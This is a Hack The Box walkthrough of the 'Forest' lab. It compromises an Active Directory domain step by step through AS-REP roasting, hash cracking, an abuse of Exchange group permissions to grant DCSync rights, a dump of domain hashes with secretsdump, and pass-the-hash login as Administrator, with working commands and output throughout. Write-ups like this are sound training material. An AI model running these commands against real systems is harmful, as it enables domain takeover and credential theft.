

Forest Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Forest
Difficulty: Easy
Platform: Hack The Box
Lab Link: Forest
Lab Overview
Section titled “Lab Overview”Forest is an easy Windows machine with a Domain Controller and Microsoft Exchange Server. We start with anonymous LDAP enumeration, find a service account with Kerberos pre-authentication disabled, and use AS-REP Roasting to recover its password.
BloodHound shows that the account belongs to Account Operators, which lets us add users to privileged Exchange groups. We use the Exchange Windows Permissions group’s WriteDacl rights on the domain to grant DCSync privileges and compromise the domain.
1. Initial Access & Enumeration
Section titled “1. Initial Access & Enumeration”1.1 Network Discovery Using RustScan
Section titled “1.1 Network Discovery Using RustScan”We use RustScan to find exposed ports, then pass them to Nmap for service enumeration.
~/Labs/on-prem/HTB/forest/hashesrustscan -b 500 -a 10.129.95.210 -- -sC -sV -oN forest.txtPORT STATE SERVICE REASON VERSION53/tcp open domain syn-ack ttl 127 Simple DNS Plus88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-18 21:56:38Z)135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)445/tcp open microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)464/tcp open kpasswd5? syn-ack ttl 127593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped syn-ack ttl 1273268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)3269/tcp open tcpwrapped syn-ack ttl 1275985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49671/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49680/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49681/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049685/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49700/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49840/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPCService Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb-os-discovery:| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)| Computer name: FOREST| NetBIOS computer name: FOREST\x00| Domain name: htb.local| Forest name: htb.local| FQDN: FOREST.htb.local|_ System time: 2026-04-18T14:57:33-07:00| smb2-time:| date: 2026-04-18T21:57:35|_ start_date: 2026-04-18T21:34:21| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required| smb-security-mode:| account_used: guest| authentication_level: user| challenge_response: supported|_ message_signing: required|_clock-skew: mean: 2h26m50s, deviation: 4h02m31s, median: 6m49s| p2p-conficker:| Checking for Conficker.C or higher...| Check 1 (port 36501/tcp): CLEAN (Couldn't connect)| Check 2 (port 49672/tcp): CLEAN (Couldn't connect)| Check 3 (port 32697/udp): CLEAN (Failed to receive data)| Check 4 (port 57660/udp): CLEAN (Timeout)|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Apr 19 03:20:53 2026 -- 1 IP address (1 host up) scanned in 70.91 secondsThe scan shows 88 (Kerberos), 389 (LDAP), and 445 (SMB), indicating an Active Directory Domain Controller.
1.2 DNS Resolution Configuration
Section titled “1.2 DNS Resolution Configuration”We verify the domain information and add it to /etc/hosts to avoid routing and name resolution issues with Kerberos-based tools.
~/Labs/on-prem/HTB/forest 11:11:54 AMnxc smb 10.129.95.210 -u '' -p '' --generate-hosts-file ./forest_hostsSMB 10.129.95.210 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)SMB 10.129.95.210 445 FOREST [+] htb.local\:cat forest_hosts10.129.95.210 FOREST.htb.local htb.local FOREST1.3 SMB & LDAP Enumeration
Section titled “1.3 SMB & LDAP Enumeration”Listing SMB shares with a null session gives us no useful results, suggesting anonymous file-share access is restricted. We can still try enumerating users through a null SMB session or LDAP.
We retrieve a list of domain users with NetExec (nxc):
~/Labs/on-prem/HTB/forestnxc smb htb.local -u '' -p '' --users331000-VK4ADACQNUCA <never> 0SMB 10.129.95.210 445 FOREST SM_2c8eef0a09b545acb <never> 0SMB 10.129.95.210 445 FOREST SM_ca8c2ed5bdab4dc9b <never> 0SMB 10.129.95.210 445 FOREST SM_75a538d3025e4db9a <never> 0SMB 10.129.95.210 445 FOREST SM_681f53d4942840e18 <never> 0SMB 10.129.95.210 445 FOREST SM_1b41c9286325456bb <never> 0SMB 10.129.95.210 445 FOREST SM_9b69f1b9d2cc45549 <never> 0SMB 10.129.95.210 445 FOREST SM_7c96b981967141ebb <never> 0SMB 10.129.95.210 445 FOREST SM_c75ee099d0a64c91b <never> 0SMB 10.129.95.210 445 FOREST SM_1ffab36a2f5f479cb <never> 0SMB 10.129.95.210 445 FOREST HealthMailboxc3d7722 2019-09-23 22:51:31 0SMB 10.129.95.210 445 FOREST HealthMailboxfc9daad 2019-09-23 22:51:35 0SMB 10.129.95.210 445 FOREST HealthMailboxc0a90c9 2019-09-19 11:56:35 0SMB 10.129.95.210 445 FOREST HealthMailbox670628e 2019-09-19 11:56:45 0SMB 10.129.95.210 445 FOREST HealthMailbox968e74d 2019-09-19 11:56:56 0SMB 10.129.95.210 445 FOREST HealthMailbox6ded678 2019-09-19 11:57:06 0SMB 10.129.95.210 445 FOREST HealthMailbox83d6781 2019-09-19 11:57:17 0SMB 10.129.95.210 445 FOREST HealthMailboxfd87238 2019-09-19 11:57:27 0SMB 10.129.95.210 445 FOREST HealthMailboxb01ac64 2019-09-19 11:57:37 0SMB 10.129.95.210 445 FOREST HealthMailbox7108a4e 2019-09-19 11:57:48 0SMB 10.129.95.210 445 FOREST HealthMailbox0659cc1 2019-09-19 11:57:58 0SMB 10.129.95.210 445 FOREST sebastien 2019-09-20 00:29:59 0SMB 10.129.95.210 445 FOREST lucinda 2019-09-20 00:44:13 0SMB 10.129.95.210 445 FOREST svc-alfresco 2026-04-19 05:58:24 0SMB 10.129.95.210 445 FOREST andy 2019-09-22 22:44:16 0SMB 10.129.95.210 445 FOREST mark 2019-09-20 22:57:30 0SMB 10.129.95.210 445 FOREST santi 2019-09-20 23:02:55 0SMB 10.129.95.210 445 FOREST [*] Enumerated 31 local users: HTBWe use awk to extract the usernames and save them to a file, then check the active users for accounts vulnerable to AS-REP Roasting.
~/Labs/on-prem/HTB/forestawk '{print $5}' users_raw.txt > users.txt1.4 AS-REP Roasting
Section titled “1.4 AS-REP Roasting”The AS-REP Roasting attack looks for users who do not have Kerberos pre-authentication required (DONT_REQ_PREAUTH). This configuration flaw allows anyone to send an AS_REQ request to the Key Distribution Center (KDC) on behalf of the user, and receive an AS_REP message in response. This message contains a chunk of data encrypted with the user’s password hash, which can be cracked offline.
We use NetExec to attempt AS-REP Roasting against the enumerated users:
~/Labs/on-prem/HTB/forestnxc ldap htb.local -u users.txt -p '' --asreproast output.txtkrb5asrep$23$svc-alfresco@HTB.LOCAL:37bb2ee9f12bead87db0e4dbbd059e27$4da854a8d04bf77fc059323637ab02f2e3128b6b21667f93d00d06ba684ec70f1afa9fba4873282587858f01bbf4d35f96f541d4d9ff681a570a50cb021e433b6b938a9ac72f8cbd619151e14728fe7357b6462b381ec734c68b7099af8a0db6c632504aca32177474c545e17d2dcf625e9e19f92e485cc5996a832385a68c344ee4feb9700593f6c8b95936af8f1a2711dd90232d155ea6fdc3c761104860dd623331633fc9d31101d1dc1d155c20f2e5bfad6542433c1513ba311998cb6c2bc51358954c6bac9f48addb697354181d7e431832a36e224fa44b3676187699e256f543689965LDAP 10.129.95.210 389 FOREST [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)We retrieved an AS-REP hash for svc-alfresco!
1.5 Password Cracking
Section titled “1.5 Password Cracking”We crack the hash offline using Hashcat with mode 18200 (Kerberos 5, etype 23, AS-REP).
~/Labs/on-prem/HTB/forest/hasheshashcat -m 18200 hash_svc.txt /usr/share/wordlists/rockyou.txtsvc-alfresco@HTB.LOCAL:37bb2ee...689965:[REDACTED]Session..........: hashcatStatus...........: CrackedHash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:37bb2ee...689965Time.Started.....: Sun Apr 19 11:35:01 2026 (1 sec)Time.Estimated...: Sun Apr 19 11:35:02 2026 (0 secs)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#01........: 2900.8 kH/s (1.07ms) @ Accel:1024 Loops:1 Thr:1 Vec:16Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 4087808/14344385 (28.50%)Rejected.........: 0/4087808 (0.00%)Restore.Point....: 4083712/14344385 (28.47%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1Candidate.Engine.: Device GeneratorCandidates.#01...: s523480 -> s2704081
Started: Sun Apr 19 11:34:46 2026Stopped: Sun Apr 19 11:35:03 2026We recover the password [REDACTED] for svc-alfresco.
Verify Access:
~/Labs/on-prem/HTB/forest/hashesnxc smb htb.local -u svc-alfresco -p '[REDACTED]'SMB 10.129.95.210 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)SMB 10.129.95.210 445 FOREST [+] htb.local\svc-alfresco:[REDACTED]Authentication works. We can now enumerate the domain with valid credentials.
2. BloodHound Analysis
Section titled “2. BloodHound Analysis”2.1 Dumping Active Directory Objects
Section titled “2.1 Dumping Active Directory Objects”We collect domain objects using RustHound and import them into BloodHound.
~/Labs/on-prem/HTB/forest/hashesrusthound-ce --domain htb.local -u svc-alfresco -p '[REDACTED]'---------------------------------------------------Initializing RustHound-CE at 11:41:02 on 04/19/26Powered by @g0h4n_0---------------------------------------------------
[2026-04-19T06:11:02Z INFO rusthound_ce] Verbosity level: Info[2026-04-19T06:11:02Z INFO rusthound_ce] Collection method: All[2026-04-19T06:11:02Z INFO rusthound_ce::ldap] Connected to HTB.LOCAL Active Directory![2026-04-19T06:11:02Z INFO rusthound_ce::ldap] Starting data collection...[2026-04-19T06:11:02Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[2026-04-19T06:11:10Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=htb,DC=local[2026-04-19T06:11:10Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[2026-04-19T06:11:26Z INFO rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=htb,DC=local[2026-04-19T06:11:26Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[2026-04-19T06:11:43Z INFO rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=htb,DC=local[2026-04-19T06:11:43Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[2026-04-19T06:11:43Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=htb,DC=local[2026-04-19T06:11:43Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[2026-04-19T06:11:43Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=htb,DC=local[2026-04-19T06:11:43Z INFO rusthound_ce::api] Starting the LDAP objects parsing...[2026-04-19T06:11:43Z INFO rusthound_ce::objects::domain] MachineAccountQuota: 10[2026-04-19T06:11:44Z INFO rusthound_ce::api] Parsing LDAP objects finished![2026-04-19T06:11:44Z INFO rusthound_ce::json::checker] Starting checker to replace some values...[2026-04-19T06:11:44Z INFO rusthound_ce::json::checker] Checking and replacing some values finished![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 32 users parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_users.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 84 groups parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_groups.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 2 computers parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_computers.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 15 ous parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_ous.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 1 domains parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_domains.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 2 gpos parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_gpos.json created![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] 185 containers parsed![2026-04-19T06:11:44Z INFO rusthound_ce::json::maker::common] .//20260419114144_htb-local_containers.json created!
RustHound-CE Enumeration Completed at 11:41:44 on 04/19/26! Happy Graphing!RustHound exports users, groups, and ACLs as JSON files for BloodHound.
2.2 Finding Attack Paths
Section titled “2.2 Finding Attack Paths”BloodHound lets us inspect the collected group memberships, permissions, and attack paths.


The svc-alfresco account has nested group memberships that give us a path to Domain Admin.
2.3 Shell as svc-alfresco
Section titled “2.3 Shell as svc-alfresco”The account also belongs to Remote Management Users. We can open an Evil-WinRM shell and retrieve the user flag.
~/Labs/on-prem/HTB/forest/hashesevil-winrm -i htb.local -u svc-alfresco -p '[REDACTED]'
We retrieved the user flag and can now follow the privilege escalation path.
3. Lateral Movement & Privilege Escalation
Section titled “3. Lateral Movement & Privilege Escalation”3.1 Abusing Exchange Windows Permissions
Section titled “3.1 Abusing Exchange Windows Permissions”BloodHound shows that svc-alfresco belongs to Service Accounts, nested within Privileged IT Accounts, which is nested within Account Operators. Through this membership, the user has GenericAll over Exchange Windows Permissions.
The Exchange Windows Permissions group has WriteDacl over the domain object (htb.local). We can use it to modify the domain ACL and grant DCSync rights.
The attack sequence is as follows:
- Create a new controlled user in the domain.
- Add the user to the Exchange Windows Permissions group.
- Add the user to the Remote Management Users group to utilize WinRM.
- Use the newly acquired group privileges to grant the controlled user DCSync privileges over the domain.
3.2 Executing the Path
Section titled “3.2 Executing the Path”From the Evil-WinRM session, we create a user named igris and add it to the Exchange groups:
Evil-WinRM shell v3.9
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user igris [REDACTED] /add /domain*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" igris /add /domainThe command completed successfully.*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Remote Management Users" igris /add /domain
We use PowerShell, or the PowerView equivalents, to update the domain object’s ACL and grant DCSync rights:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString '[REDACTED]' -AsPlainText -Force*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb.local\igris', $SecPassword)*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -PrincipalIdentity igris -Credential $Cred -Rights DCSync3.3 Dumping the Domain Hashes
Section titled “3.3 Dumping the Domain Hashes”With DCSync rights on igris, secretsdump requests credential data through the directory replication protocol. This does not require downloading the NTDS.dit file or obtaining a local administrator shell first.
~/Labs/on-prem/HTB/forest 5s 07:24:01 PMimpacket-secretsdump htb.local/igris:'[REDACTED]'@10.129.95.210Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)[*] Using the DRSUAPI method to get NTDS.DIT secretshtb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::Guest:501:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::# ... [Snipped] ...:1000:aad3b435b51404eeaad3b435b51404ee:[REDACTED]::::1103:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::[*] Kerberos keys grabbedhtb.local\Administrator:aes256-cts-hmac-sha1-96:[REDACTED]htb.local\Administrator:aes128-cts-hmac-sha1-96:[REDACTED]# ... [Snipped] ...[*] Cleaning up...The RemoteOperations error does not mean the whole command failed. The subsequent DRSUAPI output contains account hashes and Kerberos keys, which confirms that the replication path succeeded.
3.4 Root Access
Section titled “3.4 Root Access”We use the Domain Administrator’s extracted NTLM hash for Pass-the-Hash (PtH) authentication with Evil-WinRM:
evil-winrm -i 10.129.95.210 -u Administrator -H [REDACTED]
We retrieve the root flag with full access to the domain.
Owned Forest from Hack The Box!
Attack Summary
Section titled “Attack Summary”- Anonymous LDAP enumeration exposed domain usernames. We used AS-REP Roasting against
svc-alfrescoand cracked the hash offline with Hashcat. - BloodHound showed nested membership in Account Operators, giving us
GenericAllover Exchange Windows Permissions. - We used that group’s
WriteDaclpermission on the domain to grantDCSyncrights to a new user. - DCSync returned domain credential material through replication, including the Administrator hash.
- We used Pass-the-Hash to log in as Domain Administrator.
Thanks to Hack The Box for the lab environment.